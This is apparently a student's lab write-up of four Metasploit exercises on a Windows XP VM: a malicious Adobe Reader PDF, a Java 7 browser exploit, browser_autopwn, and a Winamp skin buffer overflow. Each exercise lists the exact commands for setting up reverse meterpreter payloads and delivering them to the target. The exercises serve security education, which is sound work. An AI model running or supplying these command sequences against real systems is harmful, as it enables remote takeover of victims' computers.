1. Task: Create a PDF Embedded Executable under Kali Linux and receive a meterpreter session in Metaploit framework in Kali.


* First I had to Download Windows XP VM since my Windows 2003 VM was not working
* I also downloaded Chrome because Internet Explorer was not cooperating
* Then I had to Download Adobe Reader 8.2.1 on Windows XP VM




* Then I started my Kali VM and started the Metasploit framework in Kali



* Commands: Typed the following in order
* use exploit/windows/fileformat/adobe\_utilprintf
* exploit




* As you can see the malicious PDF file has been created under the directory above
* Then I typed the rest of the following commands in order
* cp /root/.msf4/local/msf.pdf /var/www
* service apache2 start
* use multi/handler
* set payload windows/meterpreter/reverse\_tcp
* set LHOST 192.168.1.139(Kali IP)
* exploit



* Then I went back to my Windows XP VM and opened my Adobe Reader program
* To get msf.pdf from Kali to Windows XP, I had to email it to myself on my Kali VM and then open my email on Windows XP and then download it on my machine.
* I then went to my downloads folder and found the malicious PDF file.




I went back to my Kali machine and saw that the meterpreter session was created.




2. Task: Exploit Java 7 Update 6 in Windows XP VM. Exploit Java vulnerability in Kali and receive meterpreter session from Windows target.

* First I had to download java 7 update 6 from Oracle website on Windows XP VM
* x86 offline JRE version



* Then I needed to start Metaploit on Kali VM to run the java exploit
* Commands: I typed the following commands in order
* use exploit/multi/browser/java\_jre17\_jmxbean
* show options
* set SRVHOST 192.168.1.139(Kali IP)
* set SRVPORT 80
* set URIPATH javaexploit( doesn’t matter the name)
* show payloads
* set payload java/meterpreter/reverse\_http
* show options
* set LHOST 192.168.1.139(Kali IP)
* exploit











* Then I went to an internet browser on my Windows XP VM and enter <https://192.168.1.139:8080/javaexploit> into the address bar.

3. Task: Exploit the browser\_autopwn in Kali and count how many meterpreter sessions you can create from Windows target.

* First I needed to start Metasploit in Kali VM
* commands: I typed the following commands in order
* use auxiliary/server/browser/autopwn
* show options
* set LHOST 192.168.1.139(Kali IP)
* set URIPATH autopwn(does not matter the name)
* exploit





Then I went to <https://192.168.1.139:8080/autopwn> in my Google Chrome web browser in my Windows XP VM.



* Then I saw that the meterpreter responded with 6 exploits.

4. The final task was to install Winamp 5.5

* commands: I typed the following commands in order
* use exploit/windows/fileformat/winamp\_maki\_bof
* show options
* set payload windows/meterpreter/reverse\_tcp
* set LHOST 192.168.1.139(Kali IP)
* exploit



* I then moved this file to my apache server html file so I could access it on my Windows XP machine. I downloaded the file and renamed the C:\program files\Winamp\Skins to Rocketship then I replaced the existing mcvcore.maki file with the malicious one I created in Metasploit.
* Then I opened the Winamp GUI and went to the options menu to change my skin. I selected the “Rocketship” option where I was then granted with a meterpreter session in my Metasploit handler shown below:

